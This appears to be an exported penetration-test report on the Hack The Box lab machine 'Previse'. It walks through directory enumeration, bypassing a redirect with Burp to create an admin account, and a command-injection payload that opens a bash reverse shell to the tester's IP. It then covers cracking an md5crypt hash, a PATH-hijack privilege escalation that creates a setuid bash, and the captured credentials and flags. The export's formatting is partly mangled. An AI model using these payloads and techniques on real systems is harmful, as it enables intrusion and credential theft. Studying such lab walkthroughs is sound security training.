

Host Report

10.10.11.104 - Linux 4.15 - 5.6

 Linux - Shelled - Owned

Host Notes:

```
m4lw@previs:~$ cat user.txt
9618ea8ff392dadb2ed985a8a0b807cc
```

```
bash-4.4# cat /root/root.txt
1a0eebd484c0b843def6a26ba65afda8
```

Ports:

Port	Proto	Service	Version	Status
22	tcp	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	Owned

Port Notes:

TRANSFERRED FROM HTTP

```
(kali@kali)-[~/Desktop/HTB/Previs]
$ nc -lvnp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.11.104.
Ncat: Connection from 10.10.11.104:48006.
bash: cannot set terminal process group (1458): Inappropriate ioctl for device
bash: no job control in this shell
www-data@previs:/var/www/html$
```

The directory we are dropped in (/var/www/html) has a config.php file.

Cat'ing it gives us mysql credentials.

```
root:mysql_p@ssw0rd!)
```

Port	Proto	Service	Version	Status
<pre>www-data@previse:/var/www/html\$ ls ls accounts.php android-chrome-192x192.png android-chrome-512x512.png apple-touch-icon.png config.php css download.php favicon-16x16.png favicon-32x32.png favicon.ico file_logs.php files.php footer.php header.php index.php js login.php logout.php logs.php nav.php site.webmanifest status.php www-data@previse:/var/www/html\$ cat config.php cat config.php <?php function connectDB(){ \$host = 'localhost'; \$user = 'root'; \$passwd = 'mySQL_p@ssw0rd! :)'; \$db = 'previse'; \$mycon = new mysqli(\$host, \$user, \$passwd, \$db); return \$mycon; }</pre>				

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Connecting to mysql, we check out the user tables in the databases.

```
mysql -u root -p'mySQL_p@ssw0rd!:) -e 'show databases;'
```

```
mysql -u root -p'mySQL_p@ssw0rd!:) previse -e 'show tables;'
```

```
mysql -u root -p'mySQL_p@ssw0rd!:) previse -e 'select * from accounts;'
```

Looking into accounts.php again, we find the exact method of encryption.

```
$hash = crypt($password, '$1$' . lloI$');
$db = connectDB();
if ($db === false) {
    die("ERROR: Could not connect. " . $db->connect_error);
}
$sql = "INSERT INTO accounts (username, password) VALUES ('{$username}', '{$hash}')";
$result = $db->query($sql);
```

Enter '\$1\$' . lloI\$DQpmdvnb7EeuO6UaqRIIf.' into a hash file and crack it using John with an md5crypt format.

```
echo '$1$' . lloI$DQpmdvnb7EeuO6UaqRIIf.' > hash && john --
wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash
```

m4lwhere:ilovecody112235!

```
(kali㉿kali)-[~/Desktop/HTB/Previse]
$ echo '$1$' . lloI$DQpmdvnb7EeuO6UaqRIIf.' > hash && john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:59 27.52% (ETA: 17:01:49) 0g/s 23004p/s 23004c/s 23004C/s ruralbanking..rupypanica
ilovecody112235! (?)
1g 0:00:05:25 DONE (2022-01-23 16:56) 0.003068g/s 22744p/s 22744c/s 22744C/s ilovecokey..ilovecody..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Port	Proto	Service	Version	Status
<pre> (kali㉿kali)-[~/Desktop/HTB/Previse] └─\$ ssh m4lwhere@10.10.11.104 The authenticity of host '10.10.11.104 (10.10.11.104)' can't be established. ED25519 key fingerprint is SHA256:BF5tg2bhcRrrCuaeVQXikjd8BCPxgLsnnwHlaBo3dPs. This key is not known by any other names Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.11.104' (ED25519) to the list of known hosts. m4lwhere@10.10.11.104's password: Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Sun Jan 23 22:05:27 UTC 2022 System load: 0.0 Processes: 177 Usage of /: 51.2% of 4.85GB Users logged in: 0 Memory usage: 26% IP address for eth0: 10.10.11.104 Swap usage: 0% 0 updates can be applied immediately. Last login: Fri Jun 18 01:09:10 2021 from 10.10.10.5 m4lwhere@previse:~\$ </pre>				

First, grab the user.txt flag and start privesc enumeration.

```
m4lwhere@previse:~$ cat user.txt
9618ea8ff392dadb2ed985a8a0b807cc
```

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```


Unfortunately, access_backup.sh is owned by root so we cannot modify it. However, we can read it and it uses gzip to create the backup. While we can't modify the script, we can create a new gzip and add it to the PATH using:

```
cd /tmp
export PATH=/tmp:$PATH
echo -ne '#!/bin/bash\nncp /bin/bash /tmp/bash\nchmod 4755 /tmp/bash' > gzip
```

Port	Proto	Service	Version	Status
<pre> chmod +x gzip sudo /opt/scripts/access_backup.sh ./bash -p m4lwhere@previs:/opt/scripts\$ cd /tmp m4lwhere@previs:/tmp\$ export PATH=/tmp:\$PATH m4lwhere@previs:/tmp\$ echo -ne '#!/bin/bash\nncp /bin/bash /tmp/bash\nchmod 4755 /tmp/bash' > gzip m4lwhere@previs:/tmp\$ chmod +x gzip m4lwhere@previs:/tmp\$ sudo /opt/scripts/access_backup.sh m4lwhere@previs:/tmp\$ ls bash gzip m4lwhere@previs:/tmp\$ bash -p bash-4.4# whoami root bash-4.4# ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.10.11.104 netmask 255.255.254.0 broadcast 10.10.11.255 inet6 fe80::250:56ff:feb9:97b6 prefixlen 64 scopeid 0x20<link> ether 00:50:56:b9:97:b6 txqueuelen 1000 (Ethernet) RX packets 703258 bytes 105785889 (105.7 MB) RX errors 0 dropped 49 overruns 0 frame 0 TX packets 688961 bytes 301685620 (301.6 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 15918 bytes 1321220 (1.3 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 15918 bytes 1321220 (1.3 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 bash-4.4# hostname previs bash-4.4# cat /root/root.txt 1a0eebd484c0b843def6a26ba65afda8 bash-4.4# █ bash-4.4# cat /root/root.txt 1a0eebd484c0b843def6a26ba65afda8 </pre>				
53	udp	domain		
67	udp	dhcps		
68	udp	dhcpc		

Port	Proto	Service	Version	Status
69	udp	tftp		
80	tcp	http	Apache httpd 2.4.29 ((Ubuntu))	Owned

Port Notes:



Previs File Storage

Login

LOG IN

```
(kali@kali)-[~/Desktop/HTB/Previs]
└─$ gobuster dir -u http://10.10.11.104 -k -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x "php" -s "200,204,301,302,307" -t50 -o previsa.out
```

```
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.11.104
[+] Method:             GET
[+] Threads:            50
[+] Wordlist:            /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Extensions:        php
[+] Timeout:            10s
=====
```

2022/01/23 14:16:45 Starting gobuster in directory enumeration mode

```
=====
/index.php      (Status: 302) [Size: 2801] [--> login.php]
/download.php  (Status: 302) [Size: 0] [--> login.php]
/login.php     (Status: 200) [Size: 2224]
/files.php     (Status: 302) [Size: 4914] [--> login.php]
/header.php    (Status: 200) [Size: 980]
/nav.php       (Status: 200) [Size: 1248]
/footer.php    (Status: 200) [Size: 217]
/css           (Status: 301) [Size: 310] [--> http://10.10.11.104/css/]
```

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

/status.php (Status: 302) [Size: 2966] [--> login.php]
/js (Status: 301) [Size: 309] [--> http://10.10.11.104/js/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/accounts.php (Status: 302) [Size: 3994] [--> login.php]
/config.php (Status: 200) [Size: 0]
/logs.php (Status: 302) [Size: 0] [--> login.php]
/server-status (Status: 403) [Size: 277]

=====
2022/01/23 14:34:44 Finished
=====

Navigate to http://10.10.11.104 in BurpSuite's browser. Hit "Create Account" and intercept the request so that it doesn't follow the redirect.

208	http://10.10.10.204:8080	GET	/	401	247					10.10.10.204	CSRF-Token=540S...	11:51:12 23 Ja...	8080
209	http://10.10.10.204:8080	GET	/	401	190					10.10.10.204		11:51:33 23 Ja...	8080
210	http://10.10.11.104	GET	/nav.php	200	1440	XML	php			10.10.11.104		14:49:38 23 J...	8080
212	http://10.10.11.104	GET	/accounts.php	302	4355	HTML	php	Previs	Create Account	10.10.11.104	PHPSESSID=ai...	14:49:44 23 J...	8080
213	http://10.10.11.104	GET	/login.php	200	2526	HTML	php	Previs	Login	10.10.11.104		14:49:57 23 J...	8080
214	http://10.10.11.104	GET	/js/uiikit.min.js	200	134135	script	js			10.10.11.104		14:50:05 23 J...	8080
216	http://10.10.11.104	GET	/js/uiikit-icons.min.js	200	65301	script	js			10.10.11.104		14:50:05 23 J...	8080

Port	Proto	Service	Version	Status
70			<section class="uk-section uk-section-default">	
71			<div class="uk-container">	
72			<h2 class="uk-heading-divider"> Add New Account	
73			 Create new user.	
74			</p> <p class="uk-alert-danger"> ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!	
75			 Usernames and passwords must be between 5 and 32 characters!	
76			</p>	
77			<form role="form" method="post" action="accounts.php">	
78			<div class="uk-margin">	
79			<div class="uk-inline">	
80				
81			 <input type="text" name="username" class="uk-input" id="username" placeholder="Username">	
82			</div>	
83			</div>	
84			<div class="uk-margin">	
85			<div class="uk-inline">	
86				
87			 <input type="password" name="password" class="uk-input" id="password" placeholder="Password">	
88			</div>	
89			</div>	
90			<div class="uk-margin">	
91			<div class="uk-inline">	
92				
93			 <input type="password" name="confirm" class="uk-input" id="confirm" placeholder="Confirm Password">	
94			</div>	
95			</div>	
96			<button type="submit" name="submit" class="uk-button uk-button-default"> CREATE USER	
97			</button>	
98			</form>	
99			</div>	
100			</section>	
101			<div class="uk-position-bottom-center uk-padding-small">	
102			 <button class="uk-button uk-button-text uk-text-small"> Created by m4lwhere	
103			</button> 	
104			</div>	

The code shows that we need to POST a username, password, confirm and submit field.

username=neocount&password=password&confirm=password&submit=

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

Let's see if we can change the 302 response to a 200 response. Navigate directly to <http://10.10.11.104/accounts.php> and when Burp intercepts it, click the "hamburger" button, go to "Do Intercept", and select "Response to this request" and click Forward. When that comes up, change the 302 Found to 200 Found and click Forward. Now you can interact with the account creation page.

Request to <http://10.10.11.104:80>

Forward Drop **Intercept is on** Action Open Browser [Comment this item](#) HTTP/1

Pretty Raw Hex 

```

1 GET /accounts.php HTTP
2 Host: 10.10.11.104
3 Upgrade-Insecure-Reque
4 User-Agent: Mozilla/5.
  Chrome/96.0.4664.45 Sa
5 Accept:
  text/html,application/
  signed-exchange;v=b3;q
6 Accept-Encoding: gzip,
7 Accept-Language: en-US
8 Cookie: PHPSESSID=nq53
9 Connection: close
10
11

```

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >**
 - Response to this request
- Convert selection >
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V
- Message editor documentation
- Proxy interception documentation

Response from <http://10.10.11.104:80/accounts.php>

Forward Drop **Intercept is on** Action Open Browser

Pretty Raw Hex Render 

```

1 HTTP/1.1 302 Found
2 Date: Sun, 23 Jan 2022 20:32:18 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12

```

Port

Proto

Service

Version

Status

← → ↻ ⚠ Not secure | 10.10.11.104/accounts.php

HOMEACCOUNTSFILESMANAGEMENT MENULOG OUT

Add New Account

Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username

Password

Confirm Password

CREATE USER

222	http://10.10.11.104	GET	/accounts.php		302	4297	HTML	php	Preview Create Account	10.10.11.104
223	http://10.10.11.104	POST	/accounts.php	✓	302	4412	HTML	php	Preview Create Account	10.10.11.104
224	http://10.10.11.104	GET	/login.php				HTML	php		10.10.11.104

Request

1 POST /accounts.php HTTP/1.1

2 Host: 10.10.11.104

3 Content-Length: 60

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 Origin: http://10.10.11.104

7 Content-Type: application/x-www-form-urlencoded

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

10 Referer: http://10.10.11.104/accounts.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=nq53hn0rdtg8l6vsnciq80nft2

14 Connection: close

15

16 username=neocount&password=password&confirm=password&submit=

Response

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

83

84

85

86

87

88

89

90

91

92

93

94

95

96

97

98

99

100

https://pentest.ws/print/host/joKdj1ja

10/12

Port	Proto	Service	Version	Status
------	-------	---------	---------	--------

There is a site backup file under the Files tab.

Downloading that we can look through and in the log.php file, we see that it is using an exec() function.

PHP exec() functions allow for system commands to be run, in this case, a log_process.py script, but can be hijacked.

```
////////////////////////////////////  
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//  
////////////////////////////////////  
  
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");  
echo $output;  
  
$filepath = "/var/www/out.log";  
$filename = "out.log";
```

Under the Management Menu > Log Data, there is a method of getting log data that uses that function, which means we should be able to use it to make a reverse shell callback if we define the delim using:

delim=%3bbash+-c+'bash+-i+>%26+/dev/tcp/<YOUR TUN0 IP>/1337+0>%261'%3b

and start a netcat listener on your machine. The Delimiter field is a drop down, so we need to intercept it with Burp again.



TRANSFERRED TO SSH

123	udp	ntp		
135	udp	msrpc		
137	udp	netbios-ns		
138	udp	netbios-dgm		
139	udp	netbios-ssn		
161	udp	snmp		

Port	Proto	Service	Version	Status
162	udp	snmptrap		
445	udp	microsoft-ds		
500	udp	isakmp		
514	udp	syslog		
520	udp	route		
631	udp	ipp		
1434	udp	ms-sql-m		
1900	udp	upnp		
4500	udp	nat-t-ike		
49152	udp	unknown		